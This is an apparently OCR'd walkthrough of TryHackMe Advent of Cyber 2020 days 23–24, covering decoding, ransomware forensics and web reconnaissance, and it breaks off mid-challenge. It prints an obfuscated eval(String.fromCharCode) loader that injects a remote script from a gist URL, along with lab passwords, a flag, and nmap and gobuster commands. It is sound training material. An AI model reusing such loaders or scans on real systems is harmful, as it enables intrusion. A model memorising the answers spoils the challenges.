
Question 6
Decoded password value for ElfMail
Use from html entity to decode the value given in KeePass



```
&#105;&#99;&#51;&#83;&#107;&#97;&#116;&#105;&#110;&#103;&excl;
```

```
ic3Skating!
```

Question 7
Username and password



[redacted]

Title: Elf Security System

User name: superelfadmin

Password: nothinghere

Repeat:

Quality: 22 bits 11 ch.

URL:

Notes:


```
eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116,
114, 105, 110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116,
46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39,
115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115,
116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116,
101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59,
32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115, 121,
110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115,
116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105,
110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101,
```

☐ Expires: 7/24/2022 12:00:00 AM

Question 8

Use from charcode twice with the delimiter in comma with base of 10

It will give a github link to get the flag



gchq.github.io/CyberChef/#recipe=From_Charcode('Comma',10)From_Charcode('Comma',10)&input=ZXZhbChTdHJpbmcuZnJvbUNoYXJDb2RlKDExOCwgOTcsIDExNCwgMzIsl...

From Charcode
Delimiter: Comma
Base: 10


From Charcode
Delimiter: Comma
Base: 10

Input — length: 3142, lines: 1

```
eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 32,
61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109,
101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115, 116,
114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118,
97, 115, 99, 114, 105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103,
46, 97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115, 116, 114,
105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105, 110, 103, 46, 102, 114, 111, 109,
67, 104, 97, 114, 67, 111, 100, 101, 40, 49, 48, 52, 44, 32, 49, 48, 52, 44, 32, 49, 49, 54, 44,
32, 49, 49, 54, 44, 32, 49, 49, 50, 44, 32, 49, 49, 53, 44, 32, 53, 56, 44, 32, 52, 55, 44, 32,
52, 55, 44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 53, 44, 32, 49, 49, 54, 44, 32,
52, 54, 44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 54, 44, 32, 49, 48, 52, 44, 32,
49, 49, 55, 44, 32, 57, 56, 44, 32, 52, 54, 44, 32, 57, 57, 44, 32, 49, 49, 49, 44, 32, 49, 48,
57, 44, 32, 52, 55, 44, 32, 49, 48, 52, 44, 32, 49, 48, 49, 44, 32, 57, 55, 44, 32, 49, 49, 56,
44, 32, 49, 48, 49, 44, 32, 49, 49, 48, 44, 32, 49, 49, 52, 44, 32, 57, 55, 44, 32, 49, 48, 53,
44, 32, 49, 50, 50, 44, 32, 57, 55, 44, 32, 52, 55, 41, 59, 32, 32, 32, 118, 97, 114, 32, 97,
```

Output — time: 1ms, length: 69, lines: 1

```
.https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8
```




```
THM{657012dcf3d1318dca0ed864f0e70535}
```

Day 23 - [Blue Teaming]   The Grinch strikes again!

Tools:Cyberchef,Attackbox,Tryhackme,Remmina


Solution/walkthrough:

Question 1



Question 2

Decrypt fake bitcoin address in the ransome note with cyberchef




Recipe
Magic
Depth
3
□ Intensive mode
□ Extensive language support
Crib (known plaintext string or regex)
Input
Output

```
bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==
```

Recipe (click to load)	Result snippet
From_Base64('A-Za-z0-9+/=',true)	nomorebestfestivalcompany


Question 3

Files have a grinch extension



Name	Date modified	Type	Size
elf1.txt.grinch	12/11/2020 8:03 AM	GRINCH File	1 KB
teeth.jpg.grinch	12/11/2020 8:03 AM	GRINCH File	8 KB

Question 4




Active Tasks

Active tasks are tasks that are currently enabled and have not expired.

Summary: 58 total

Task Name	Next Run Time	Triggers	Location
MobilityManager		Custom event filter	\Microsoft\Windows\Ras
MsCtfMonitor		At log on of any user	\Microsoft\Windows\Te...
Notifications		Custom Trigger	\Microsoft\Windows\Lo...
opidsfsdf		At log on of ELFSTATIO...	\
Proxy		At system startup	\Microsoft\Windows\A...


Question 5



When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Start a program	C:\Users\Administrator\Desktop\opidsfsdf.exe

Question 6




Backup Properties

Shadow copies allow users to view the contents of shared folde as the contents existed at previous points in time. For information Shadow Copies, click here

Select a volume:

Volume	Next Run Time
\\?\Volume{7a9eea15-0000-0000-00...	12/24/2020 7
\\?\Volume{0017131-0000-0000-000...	Disabled
C:\	Disabled


Question 7



☐ Item check boxes
☑ File name extensions
☑ Hidden items

Name	Date modified	Type	Size
confidential	12/11/2020 10:31 ...	File folder	
database	12/11/2020 7:56 AM	File folder	
vStockings	12/11/2020 7:56 AM	File folder	

Question 8




master-password.txt - Notepad

m33pa55w0rdIZseecure!

m33pa55w0rdIZseecure!

Day 24-[Final Challenge] The Trial Before Christmas
Tools used:Burp suite,Mozilla FIrefox,Attackbox,https://crackstation.net/
Solution/Walkthrough:


Question 1




```
root@ip-10-10-158-238:~# nmap -p- -T5 10.10.249.7

Starting Nmap 7.60 ( https://nmap.org ) at 2020-12-20 05:39 GMT
Warning: 10.10.249.7 giving up on port because retransmission cap hit (2).
Stats: 0:04:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 60.33% done; ETC: 05:45 (0:02:41 remaining)
Stats: 0:08:19 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 05:47 (0:00:00 remaining)
Nmap scan report for ip-10-10-249-7.eu-west-1.compute.internal (10.10.249.7)
Host is up (0.00038s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown
MAC Address: 02:14:66:1D:1E:AD (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 621.11 seconds
root@ip-10-10-158-238:~# 
```

The ports that open are 80 and 65000

Question 2



The title of the hidden website Light Cycle
Question 3 and 4




```
directory-list-lowercase-2.3-small.txt
root@ip-10-10-158-238:~# gobuster dir -u http://10.10.249.7:65000 -x php -w /usr
/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.249.7:65000
[+] Threads:        40
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2020/12/20 05:53:02 Starting gobuster
===============================================================
/uploads.php (Status: 200)
/assets (Status: 301)
/index.php (Status: 200)
/api (Status: 301)
/grid (Status: 301)
Progress: 42840 / 220561 (19.42%)
```

The name of the hidden php page is /uploads.php
The name of the hidden directory where file uploads are saved is /grid

Question 5

